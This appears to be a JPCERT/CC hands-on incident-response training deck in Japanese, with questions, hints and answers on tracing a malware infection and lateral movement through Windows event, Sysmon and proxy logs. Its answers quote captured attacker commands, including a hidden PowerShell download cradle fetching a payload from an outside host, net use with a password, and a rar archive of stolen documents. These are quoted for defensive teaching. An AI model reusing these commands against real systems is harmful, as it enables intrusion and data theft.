Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

Q1. マルウエアの**通信先IPアドレス**を特定してください。

解答	**198.51.100.101**
解説	イベントIDと検知したファイル名を手掛かりにSecurity.csvを調査する。 ✓ イベントID: 5156 ✓ 検知ファイル名: win.exe <コマンド> grep -A 18 “5156” Security.csv | grep -A 9 win.exe | grep “宛先アドレス" | sort | uniq -c

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

Q2. マルウエアの**動作開始時刻**とマルウエアの**実行方法**を特定してください。

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

Q2. マルウエアの**動作開始時刻**とマルウエアの**実行方法**を特定してください。

ヒント

① イベントID: 4688に実行したプロセスが記録される

② 「報告書(第1版)」のP.22を参照

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

Q2. マルウエアの**動作開始時刻**とマルウエアの**実行方法**を特定してください。

解答	**動作開始時間: 2019/11/07 15:53:00**
解説	イベントIDと検知したファイル名を手掛かりにSecurity.csv調査する。 ✓ イベントID: 4688 ✓ 検知ファイル名: win.exe <コマンド> grep -A18 "4688" Security.csv | grep -B 10 -A 8 "win.exe"

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

解答	**マルウエアの実行方法: タスクスケジューラに登録されて、実行された**
解説	検知したファイル名やマルウエアの動作開始時刻を手掛かりにSecurity.csvを調査する。 ✓ 検知ファイル名: win.exe ✓ 動作開始時刻: 2019/11/07 15:53:00 <コマンド> grep -A 18 -B 18 "15:53:00" Security.csv | less

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

解答	**マルウエアの実行方法: タスクスケジューラに登録されて、実行された**
解説	Security.csvの以下の情報に記録されている。 ✓　イベントID: 4698 <Exec> <Command>cmd</Command> <Arguments>/c C:¥Intel¥Logs¥win.exe</Arguments> </Exec>

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

Q3. 攻撃者は**Win7_64JP_01**から別のマシンに侵入を試みています。
侵入を試みた**別の端末(ホスト名orIPアドレス)**を特定してください。

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

Q3. 攻撃者は**Win7_64JP_01**から別のマシンに侵入を試みています。
侵入を試みた**別の端末(ホスト名orIPアドレス)**を特定してください。

ヒント

① Sysmon.csvに別の端末のIPアドレスは記録されていないか

② 「ツール分析結果シート」の“net use”を参照

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

Q3. 攻撃者は**Win7_64JP_01**から別のマシンに侵入を試みています。
侵入を試みた**別の端末(ホスト名orIPアドレス)**を特定してください。

解答	**Win7_64JP_03 (192.168.16.103)**
解説	net useコマンドを手掛かりにSysmon.csvを調査する。 <コマンド> grep "net use" Sysmon.csv

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

Q3. 攻撃者は**Win7_64JP_01**から別のマシンに侵入を試みています。
侵入を試みた**別の端末(ホスト名orIPアドレス)**を特定してください。

解答	**Win7_64JP_03 (192.168.16.103)**
解説	Sysmon.csvの以下の日時に記録されている。 ✓ 2019/11/07 15:59:37 等 ✓ CommandLine: cmd /c “”net use ¥¥Win7_64JP_03¥c$””

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

Q4.攻撃者は**Win7_64JP_01**に別のマシンから侵入しています。
不正ログオン元の**IPアドレス**と使用された**アカウント名**は何ですか？

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

Q4.攻撃者は**Win7_64JP_01**に別のマシンから侵入しています。
不正ログオン元の**IPアドレス**と使用された**アカウント名**は何ですか？

ヒント

① 「Security.csv」を確認

② 「ツール分析結果シート」の“net use”を参照

③ ネットワーク共有へのアクセスを確認

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

Q4.不正ログオンに使用された**アカウント名**と**IPアドレス**は何ですか？

解答	**IPアドレス: 192.168.16.109** **アカウント名: sysg.admin**
解説	イベントIDを手掛かりにSecurity.csvを調査する。 <コマンド> grep -A21 "5140" Security.csv | less

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

Q4.不正ログオンに使用された**アカウント名**と**IPアドレス**は何ですか？

解答	**IPアドレス: 192.168.16.109** **アカウント名: sysg.admin**
解説	Security.csvの以下の情報に記録されている。 ✓ イベントID: 5140 ✓ アカウント名: sysg.admin ✓ 送信元アドレス: 192.168.16.109

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

Q5. Win7_64JP_01でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

Q5. Win7_64JP_01でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？

ヒント

① PowerShellファイルの拡張子は「.ps1」

② Sysmon.csvにPowerShellファイルへの書き込みは記録されていないか

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

Q5. Win7_64JP_01でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？

解答	**以下からファイルをダウンロードする。** **http://anews-web.co/server.exe** **http://anews-web.co/mz.exe**
解説	PowerShellの拡張子”.ps1”をSysmon.csvから探す。 <コマンド> grep “¥.ps1" Sysmon.csv

ハンズオン 1

マルウエア感染端末の調査


Q5. Win7_64JP_01でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？

解答	**以下からファイルをダウンロードする。** **http://anews-web.co/server.exe** **http://anews-web.co/mz.exe**
解説	Sysmon.csvの以下の日時に記録されている。 ✓ 2019/11/07 16:01:14 ✓ 2019/11/07 15:56:28 ✓ CommandLine: cmd /c ""echo $p.DownloadFile(""“ http://anews-web.co/server.exe"",""C:¥Intel¥Logs¥server.exe"") >> C:¥Intel¥Logs¥s.ps1""

PowerShellの実行したスクリプトをイベントログに記録

初期設定の場合


- PowerShellが実行されたことは記録される
- 実行された内容は記録されない



Copyright ©2020 JPCERT/CC All rights reserved.

PowerShellの実行したスクリプトをイベントログに記録

- 追加設定により、**実行内容**が記録される
  - Windows 10
  - 追加パッケージをインストールした、それ以前のWindows




コンピュータの構成 -> 管理用テンプレート -> Windows PowerShell

Copyright ©2020 JPCERT/CC All rights reserved.

PowerShellの実行したスクリプトをイベントログに記録

- スクリプトの内容が丸々イベントログに記録
- コマンド履歴は別のファイルに保管

スクリプト



コマンド履歴

(%AppData%¥Microsoft¥Windows¥PowerShell¥PSReadline)

Copyright ©2020 JPCERT/CC All rights reserved.

PowerShellの実行したスクリプトをイベントログに記録


ハンズオン1でPowerShellのスクリプトがイベントログ「Powershell.csv」記録されていなかった理由

- Windows7で追加パッケージをインストールしていなかった

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン1 まとめ

■ハンズオン1の調査で判明した事項



Copyright ©2020 JPCERT/CC All rights reserved.


ハンズオン2

調査対象端末の拡大 その1

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン2の調査対象

■調査対象



Copyright ©2020 JPCERT/CC All rights reserved.

提供されたログ（Win7_64JP_03のログ）

イベントログ

- Security.csv（セキュリティログ）
- TaskScheduler.csv（タスクスケジューラログ)

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 2

横展開（感染の拡大）された端末の調査

Win7_64JP_01から侵入された
Win7_64JP_03を調査

Q1. Win7_64JP_03へ侵入後、どのような**ツール**や**コマンド**が実行されたか調査してください。

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 2

横展開（感染の拡大）された端末の調査

Q1. Win7_64JP_03へ侵入後、どのような**ツール**や**コマンド**が実行されたか調査してください。

解答	**監査ポリシー、Sysmonの設定が行われていないため不明。**
解説	実際にはハンズオン1と同じような挙動が行われている。

Copyright ©2020 JPCERT/CC All rights reserved.


ハンズオン3

調査対象端末の拡大 その2

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン3の調査対象

■ 調査対象



Copyright ©2020 JPCERT/CC All rights reserved.

提供されたログ（ Win7_64JP_09 のログ）

イベントログ

- Security.csv（セキュリティログ）
- Sysmon.csv（Sysmonログ）
- TaskScheduler.csv（タスクスケジューラログ)
- Powershell.csv（Powershell実行ログ）

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 3

侵入元端末の調査

侵入原因と考えられる端末を調査

Q1. Win7_64JP_01の侵入元であるWin10_64JP_09が**侵入した端末**を特定してください。

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 3

侵入元端末の調査

Q1. Win7_64JP_01の侵入元であるWin10_64JP_09が**侵入した端末**を特定してください。

ヒント

① ハンズオン1 Q3, Q4 参照

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 3

侵入元端末の調査

Q1. Win7_64JP_01の侵入元であるWin10_64JP_09が**侵入した端末**を特定してください。

解答	**192.168.16.1(WIN-WFBHIBE5GXZ)** **192.168.16.101 (Win7_64JP_01)**
解説	ハンズオン1 Q4でWin10_64JP_09は net use を使用してWin7_64JP_01へ侵入している。 Sysmon.csvから net use を探す。 <コマンド> grep "net use" Sysmon.csv

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 3

侵入元端末の調査

Q1. Win7_64JP_01への侵入元であるWin10_64JP_09が**侵入した端末**を特定してください。

解答	**192.168.16.1(WIN-WFBHIBE5GXZ)** **192.168.16.101 (Win7_64JP_01)**
解説	Sysmon.csvの net use コマンドとして記録されている。 ✓ net use ¥¥**Win7_64JP_01**¥c$ ✓ net use j: ¥¥**192.168.16.1**¥c$ h4ckp@ss /user:example.co.jp¥machida.kanagawa

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 3

侵入元端末の調査

Q2. Win10_64JP_09がマルウエアに**感染した原因**を特定してください。

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 3

侵入元端末の調査

Q2. Win10_64JP_09がマルウエアに**感染した原因**を特定してください。

ヒント

① マルウエアのファイル名を特定しましょう
powershellコマンドなどを実行している親プロセス

② dwm.exeを作成したプロセスがSysmonに記録されている

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 3

侵入元端末の調査

Q2. Win10_64JP_09がマルウエアに**感染した原因**を特定してください。

解答	**Powershellが実行されてdwm.exeが作成された。**
解説	Sysmon.csvにはコマンドの実行履歴が残る。 PowerShellの実行履歴を探す。 <コマンド> grep "powershell" Sysmon.csv

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 3

侵入元端末の調査

Q2. Win10_64JP_09がマルウエアに**感染した原因**を特定してください。

解答	**Powershellが実行されてdwm.exeが作成された**
解説	Sysmon.csvに「dwm.exe」を作成するプロセスが記録されている ✓ cmd.exe"" /c start winword /m&powershell -windowstyle hidden $c='(new-object System.Net.WebClient).D'+'ownloadFile("""""""**http://news-landsbbc.co/upload/21.jpg**""""""", """""""$env:tmp¥**dwm.exe**""""""")'

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 3

侵入元端末の調査

解説

「Interview.doc.lnk」がメールに添付されており、そのファイルを実行したことでPowershellコマンドが実行されている。

<コマンド>

grep –A11 “powershell” Sysmon.csv

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 3

侵入元端末の調査

Q3. **漏えいした可能性がある情報**を特定してください。

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 3

侵入元端末の調査

Q3. **漏えいした可能性がある情報**を特定してください。

ヒント

① 漏えいした情報は圧縮されている

② rar形式に圧縮されている

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 3

侵入元端末の調査

Q3. **漏えいした可能性がある情報**を特定してください。

解答	**Win7_64JP_01のドキュメントファイル**
解説	攻撃者は盗み出すファイルをrarを使用して圧縮するケースが多い。不審なrarファイルが作成されていないか探す。 <コマンド> grep “rar” Sysmon.csv

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 3

侵入元端末の調査

Q3. **漏えいした可能性がある情報**を特定してください。

解答	**Win7_64JP_01のドキュメントファイル**
解説	Sysmon.csvに以下のログが記録されている。 ✓ CommandLine: C:¥Intel¥Logs¥rar.exe a -r -ed -v300m -taistoleit C:¥Intel¥Logs¥d.rar ""¥¥Win7_64JP_01¥c$¥Users¥chiyoda.tokyo.EXAMPLE¥Documents"" -n*.docx -n*.pptx -n*.txt -n*.xlsx

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 3

侵入元端末の調査

Q4. Win10_64JP_09でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 3

侵入元端末の調査

Q4. Win10_64JP_09でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？

ヒント

① 「Powershell.csv」を確認

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 3

侵入元端末の調査

Q4. Win10_64JP_09でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？

解答	**以下からファイルをダウンロードする。** **http://anews-web.co/mz.exe** **http://anews-web.co/rar.exe** **http://anews-web.co/ms14068.rar**
解説	Powershell.csv に記録されている。 <コマンド> grep -B10 -A10 "¥.ps1" Powershell.csv

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 3

侵入元端末の調査

Q4. Win10_64JP_09でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？


解答	**以下からファイルをダウンロードする。** **http://anews-web.co/mz.exe** **http://anews-web.co/rar.exe** **http://anews-web.co/ms14068.rar**
解説	Powershell.csvに記録されている。

➡ **追加設定をしていればイベントログに記録することができる**

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン3 まとめ

■ハンズオン3の調査で判明した事項



Copyright ©2020 JPCERT/CC All rights reserved.


ハンズオン4

プロキシログの調査

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン4

■調査対象



Copyright ©2020 JPCERT/CC All rights reserved.

提供されたログ（プロキシサーバのログ）

プロキシログ

- access.log（Webアクセスログ）

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 4

プロキシログの調査

プロキシログからその他の感染端末がないかを調査する

Copyright ©2020 JPCERT/CC All rights reserved.

なぜプロキシログを確認するのか

プロキシログ確認の重要性

- 最近のマルウエアの多くがサーバと通信を行う際にHTTPを使用する
- マルウエアのすべての通信がプロキシに記録されている可能性がある

プロキシを導入していない場合は、すぐに導入を検討することをお勧めします

Copyright ©2020 JPCERT/CC All rights reserved.

プロキシログ確認のポイント

確認ポイント

- HTTP POSTリクエスト
- アップロードサイズの大きな通信
- 定期的に行われている通信
- 業務時間外に行われている通信
- 特殊なUser-Agent
- Refererがない通信
- EXEファイル、RARファイルなどのダウンロード

Copyright ©2020 JPCERT/CC All rights reserved.

プロキシログ確認のポイント

HTTP POSTリクエスト

- マルウエアが命令実行結果を送信している可能性

アップロードサイズの大きな通信

- 内部からの情報持ち出しの可能性

定期的に行われている通信

- マルウエアは定期的にサーバと通信を行う

業務時間外に行われている通信

- 業務時間外にマルウエアが通信を継続している可能性

Copyright ©2020 JPCERT/CC All rights reserved.

プロキシログ確認のポイント

特殊なUser-Agent

- マルウエアによっては特殊なUser-Agentを使用していることがある

Refererがない通信

- マルウエアはRefererがついてない場合が多い

EXEファイルのダウンロード

